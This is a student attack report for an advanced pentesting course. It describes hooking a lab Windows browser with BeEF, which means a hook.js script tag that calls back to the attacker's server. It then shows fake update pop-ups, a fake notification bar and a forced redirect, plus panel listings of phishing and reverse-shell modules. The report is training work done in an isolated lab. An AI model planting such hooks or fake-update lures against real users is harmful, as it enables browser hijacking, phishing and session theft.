

ATTACK REPORT

Student Name: Manave Angelkumari & Abin Binu

Student ID: 10312082 & 10328278

Course: COMP-357 Advanced Pentesting

Instructor: Adam Abernethy

Exercises used: Juice Shop & Browser Exploitation Framework (BeEF)

Submission Date: 12/07/2025

1. Threat scenario

In this lab, we're exploring how a web browser can be taken over through a client-side attack using BeEF. When an attacker manages to get a victim to open a webpage that secretly loads the BeEF hook script, the victim's browser becomes linked to the attacker's control panel. From there, the attacker can interact with the browser in real time-running small commands, triggering fake messages or pop-ups, gathering information, or even sending the user to different websites without them noticing.

In our setup, the attacker is working from Kali Linux, while the victim is using a Windows machine that happens to load the hooked webpage. The goal of this lab is to show how quickly an attacker can gain influence over a browser once it's hooked and to illustrate the kinds of actions that can happen behind the scenes during a real browser exploitation scenario.

Attack Goals

- Hook the Windows victim browser using BeEF.
- Run JavaScript-based attacks from the BeEF control panel.
- Show evidence that the attacker can interact with and influence the victim's browser.

2. Target Selection

The target is the Windows VM in the same NAT network. The victim opens a page containing:

```
<script src="http://KALI-IP:3000/hook.js"></script>
```

This automatically connects their browser back to our BeEF server.

➤ Victim browser details (from BeEF):

- Windows 11
- Edge or Chrome
- IP address: 192.168.234.145
- Browser plugins and capabilities shown in BeEF panel.

➤ Capture below is of the hooked browser entry;

The screenshot displays the BeEF Control Panel interface within a web browser. The address bar shows the URL: `http://127.0.0.1:3000/ui/panel?id=5MaTrPLEb8niPRN7BxNasskho8xEDFkmtGeliHdFHTAWRWicRggU`. The interface includes a sidebar with 'Hooked Browsers' and a main panel with tabs for 'Getting Started', 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. The 'Current Browser' tab is active, showing a table of browser capabilities and hardware details.

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebrtc	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Sat Dec 06 2025 21:28:51 GMT-0500 (Eastern Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name	E
browser.name.friendly	MSEdge
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
browser.platform	Win32
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	143.0.0.0
browser.window.cookies	BEEFHOOK=5MaTrPLEb8niPRN7BxNasskho8xEDFkmtGeliHdFHTAWRWicRggUTBxccl0cz4gFiewJZko4fR4qFnaK
browser.window.hostname	192.168.234.145
browser.window.hostport	3000
browser.window.origin	http://192.168.234.145:3000
browser.window.referrer	Unknown
browser.window.size.height	990
browser.window.size.width	1015
browser.window.title	BeEF Basic Demo
browser.window.uri	http://192.168.234.145:3000/demos/basic.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	24
hardware.gpu	ANGLE (NVIDIA, NVIDIA T1000 8GB (0x00001FF0) Direct3D11 vs_5_0 ps_5_0, D3D11)
hardware.gpu.vendor	Google Inc. (NVIDIA)
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1152
hardware.screen.size.width	2048
hardware.screen.touchenabled	No
hardware.type	Unknown
host.os.arch	64

At the bottom of the interface, there is a status bar indicating 'Page 1 of 2' and 'Displaying zombie browser details 1 - 51 of 51'.

To direct input to this VM, click inside or press Ctrl+G.

3. Attack Setup:

- BeEF Started on Attacker Machine:

“sudo beef-xss”

BeEF starts and prints:

- UI Panel URL
- Hook.js URL
- Capture below is of BeEF starting up after the command executions;

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following commands and output:

```
Session Actions Edit View Help
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /usr/lib/systemd/system/ssh.service'.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service' → /usr/lib/systemd/system/ssh.service'.

(kali@kali)~$ sudo systemctl start ssh
(kali@kali)~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Sat 2025-12-06 20:53:15 EST; 20s ago
  Invocation: ad646f1b356741888e5c23dd28bc2358
     Docs: man:sshd(8)
           man:sshd_config(5)
   Main PID: 53896 (sshd)
      Tasks: 1 (limit: 2197)
     Memory: 2.1M (peak: 2.7M)
        CPU: 18ms
     CGroup: /system.slice/ssh.service
             └─53896 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 06 20:53:15 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 06 20:53:15 kali sshd[53896]: Server listening on 0.0.0.0 port 22.
Dec 06 20:53:15 kali sshd[53896]: Server listening on :: port 22.
Dec 06 20:53:15 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali@kali)~$ sudo beef-xss
[*] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 53056 beef-xss 11u IPv4 75508 0t0 TCP *:3000 (LISTEN)

UID PID PPID C STIME TTY STAT TIME CMD
beef-xss 53056 1 1 20:52 ? Ssl 0:01 ruby ./beef

[*] GeoIP database is missing
[*] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: active (running) since Sat 2025-12-06 20:52:26 EST; 1min 51s ago
  Invocation: 0f0ae35b17484cad888a56ba1fa62436
     Main PID: 53056 (ruby)
        Tasks: 4 (limit: 2197)
     Memory: 106.1M (peak: 223.4M)
        CPU: 2.925s
     CGroup: /system.slice/beef-xss.service
             └─53056 ruby ./beef

Dec 06 20:52:26 kali systemd[1]: Started beef-xss.service - beef-xss.
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27] | Twitter: @beefproject
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27] | Site: https://beefproject.com
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27] | Wiki: https://github.com/beefproject/beef/wiki
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Dec 06 20:52:27 kali beef-include-vendor[53056]: [20:52:27][*] BeEF is loading. Wait a few seconds ...

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

(kali@kali)~$
```

The terminal output shows the successful installation and configuration of BeEF. The service is now running, and the web UI is accessible at <http://127.0.0.1:3000/ui/panel>. The output also includes information about the BeEF framework, including its version (0.5.4.0) and the project creator (Wade Alcorn).

- Capture below is of the BeEF dashboard after successful login;

The screenshot shows the BeEF Control Panel dashboard. The browser window has a title bar 'kali-linux-2025.3-vmware-a...' and a tab 'BeEF Control Panel'. The address bar shows 'http://127.0.0.1:3000/ui/panel'. The dashboard includes a sidebar with 'Hooked Browsers' (Online Browsers, Offline Browsers) and a main content area with tabs: 'Getting Started', 'Logs', 'Zombies', and 'Auto Run'. The 'Getting Started' tab is active, displaying the BeEF logo, official website link, and a 'Getting Started' section with welcome message and instructions. Below this is a 'Hooked Browsers' section with details on how to interact with hooked browsers, including a list of command modules with status indicators (green, orange, grey, red). Further down are sections for 'XssRays', 'Proxy', 'Network', 'WebRTC', 'Tunneling Proxy', and 'Learn More' with links to the BeEF wiki.

Hooked Browsers

- Online Browsers
- Offline Browsers

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- Green: The command module works against the target and should be invisible to the user
- Orange: The command module works against the target, but may be visible to the user
- Grey: The command module is yet to be verified against this target
- Red: The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

WebRTC: Send commands to the victims systems via a zombie specified as the primary WebRTC caller.

You can also right-click a hooked browser to open a context-menu with additional functionality:

Tunneling Proxy: The Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree to the left and select 'Use as Proxy'. The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel in the Proxy tab. Click a history item to view the HTTP response headers and response body.


XssRays: XssRays allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS. To customize default settings of an XssRays scan, please use the XssRays tab.

Learn More

To learn more about how BeEF works please review the wiki:

- Architecture of the BeEF System: <https://github.com/beefproject/beef/wiki/Architecture>
- Tunneling Proxy: <https://github.com/beefproject/beef/wiki/Tunneling-Proxy>
- XssRays Integration: <https://github.com/beefproject/beef/wiki/XssRays-Integration>
- Network Discovery: <https://github.com/beefproject/beef/wiki/Network-Discovery>
- Writing your own modules: <https://github.com/beefproject/beef/wiki/Command-Module-API>

To direct input to this VM, click inside or press Ctrl+G.



- Capture below is of the browser hooked;

The screenshot shows a Kali Linux virtual machine running BeEF 0.5.4.0. The browser window displays the BeEF Control Panel interface. The left sidebar shows 'Hooked Browsers' with 'Online Browsers' and 'Offline Browsers'. The main area shows 'Getting Started' with tabs for 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. The 'Current Browser' tab is active, displaying a table of browser capabilities and hardware information.

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebfrc	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.datestamp	Sat Dec 06 2025 21:28:51 GMT-0500 (Eastern Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name	E
browser.name.friendly	MSEdge
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
browser.platform	Win32
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	143.0.0.0
browser.window.cookies	BEEFHOOK=5MaTrPLEb8niPRN7BxNasskho8xEDFkmtGeliHdFHTAWRWicRgggTBxcci0cz4gFiewJ2ko4fR4qFnaK
browser.window.hostname	192.168.234.145
browser.window.hostport	3000
browser.window.origin	http://192.168.234.145:3000
browser.window.referrer	Unknown
browser.window.size.height	990
browser.window.size.width	1015
browser.window.title	BeEF Basic Demo
browser.window.uri	http://192.168.234.145:3000/demos/basic.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	24
hardware.gpu	ANGLE (NVIDIA, NVIDIA T1000 8GB (0x00001FF0) Direct3D11 vs_5_0 ps_5_0, D3D11)
hardware.gpu.vendor	Google Inc. (NVIDIA)
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1152
hardware.screen.size.width	2048
hardware.screen.toucheabled	No
hardware.type	Unknown
host.os.arch	64

At the bottom of the interface, it says 'Displaying zombie browser details 1 - 51 of 51'.

To direct input to this VM, click inside or press Ctrl+G.

4. Attack Execution:

Below are the attacks performed and their results. All modules were launched from the BeEF control panel.

➤ Attack 1 - Run Custom JavaScript (Browser Popup):


- Model: Raw JavaScript
- Payload: `alert('BeEF test – browser hooked successfully!');`
- Result: The victim browser displayed a real JavaScript alert pop-up.
- Capture below is of the popup shown in the browser;

The image shows a Kali Linux virtual machine running the BeEF (Browser Exploitation Framework) control panel. The BeEF interface is visible, showing a list of hooked browsers on the left and a 'Raw JavaScript' module configuration on the right. The 'Raw JavaScript' module is selected, and its configuration shows the payload: `alert('BeEF test – browser hooked successfully!');`. Below the BeEF interface, a browser window titled 'BeEF Basic Demo' is shown. The browser displays a page with the BeEF logo and text. An alert box is visible in the foreground, displaying the message: '192.168.234.145:3000 says BeEF test - browser hooked successfully!'. The alert box has an 'OK' button.

To direct input to this VM, click inside or press Ctrl+G.

➤ Attack 2 - BlockUI Modal Dialog (Fake System Message):

- Module: Misc - BlockUI Modal Dialog
- Message used: Security Update Required – Please Click OK
- Result: A fake modal window covered the victim's page, forcing them to click “OK.”
- Capture below is of the BlockUI fake update window showing on the browser;



➤ Attack 3 - Fake Notification Bar:

- Module: Social Engineering - Fake Notification Bar
- Message: Your browser requires an update. Click here to continue.
- Result: A fake “update required” banner appeared at the top of the victim’s browser.
- Capture below is of the fake notification bar on the browser;

The screenshot shows a Kali Linux virtual machine running VMware Workstation. The main window displays the BeEF Control Panel interface. On the left, the 'Module Tree' lists various modules under 'Social Engineering (24)', including 'Fake Notification Bar'. The 'Module Results History' table shows two entries for the 'Fake Notification Bar' module, both with a status of 'command 1' and 'command 2'. The 'Fake Notification Bar' module description states: 'Displays a fake notification bar at the top of the screen, similar to those presented in IE.' The notification text is 'browser requires an update. Click here to continue.' Below the BeEF Control Panel, a victim's browser window is shown. The browser address bar displays '192.168.234.145:3000/demos/b...'. A yellow notification bar at the top of the browser reads 'Your browser requires an update. Click here to continue.' The main content of the browser shows the BeEF Basic Demo page, which includes the BeEF logo, a message 'You should be hooked into BeEF.', and links to the BeEF Project homepage, BeEF Wiki, Browser Hacker's Handbook, and Slashdot.

kali-linux-2025.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

kali-linux-2025.3-vmware-a...

BeEF Control Panel

http://127.0.0.1:3000/ui/panel?id=5MaTrPLEb8niPRN7BxNasskho8xEDFkmtGeliHdFHTAWRWicRgg

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

BeEF 0.5.4.0 | Logout

Getting Started Logs Zombies Auto Run Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

Search

Browser (59)

Chrome Extensions (6)

Debug (9)

Exploits (105)

Host (24)

IPEEC (9)

Metasploit (1)

Misc (19)

Network (23)

Persistence (9)

Phonegap (16)

Social Engineering (24)

Text to Voice

Clickjacking

Lcamtuf Download

Spoof Address Bar (data URL)

Cippy

Edge WScript WSH Injection

Fake Flash Update

Fake Notification Bar

Fake Notification Bar (Chrome)

Fake Notification Bar (Firefox)

Fake Notification Bar (IE)

Google Phishing

Pretty Theft

Replace Videos (Fake Plugin)

Simple Hijacker

TabNabbing

Fake Evernote Web Clipper Login

Fake LastPass

Firefox Extension (Bindshell)

Firefox Extension (Dropper)

Firefox Extension (Reverse Shell)

HTA PowerShell

SiteKiosk Breakout

User Interface Abuse (IE 9/10)

Module Results History

id	date	label
0	2025-12-06 21:42	command 1
1	2025-12-06 21:42	command 2

Fake Notification Bar

Description: Displays a fake notification bar at the top of the screen, similar to those presented in IE.

Id: 18

Notification text: browser requires an update. Click here to continue.

BeEF Basic Demo

Not secure 192.168.234.145:3000/demos/b... Summarize

Import favorites For quick access, place your favorites here on the favorites bar. Manage favorites now

Your browser requires an update. Click here to continue.

BeEF THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:


You can also load up a more [advanced demo page](#).

Basic Requester Ready

To direct input to this VM, click inside or press Ctrl+G.

➤ Attack 4 - Browser Redirect:

- Module: Browser - Redirect Browser (Standard)
- Redirect URL: <https://google.com>
- Result: The victim browser instantly navigated to Google without their permission.
- Capture below is of the victim redirected to google;



5. Evidence Summary

The attacks proved that:

- The browser was successfully hooked.
- Commands from BeEF reached the victim instantly.
- BeEF modules can manipulate browser behavior.
- The victim had no security measures blocking these actions.

Collected artifacts includes:

- Screenshots of popups
- Fake system messages
- Notification bar
- Browser redirect
- Hook.js code loading
- BeEF logs

6. Impact Analysis:

If this were a real system;

- The attacker could perform phishing-style attacks.
- The attacker could steal session data.
- The attacker could launch drive-by malware downloads.
- The attacker could take tabs hostage or force redirects.
- The victim may believe fake update messages.

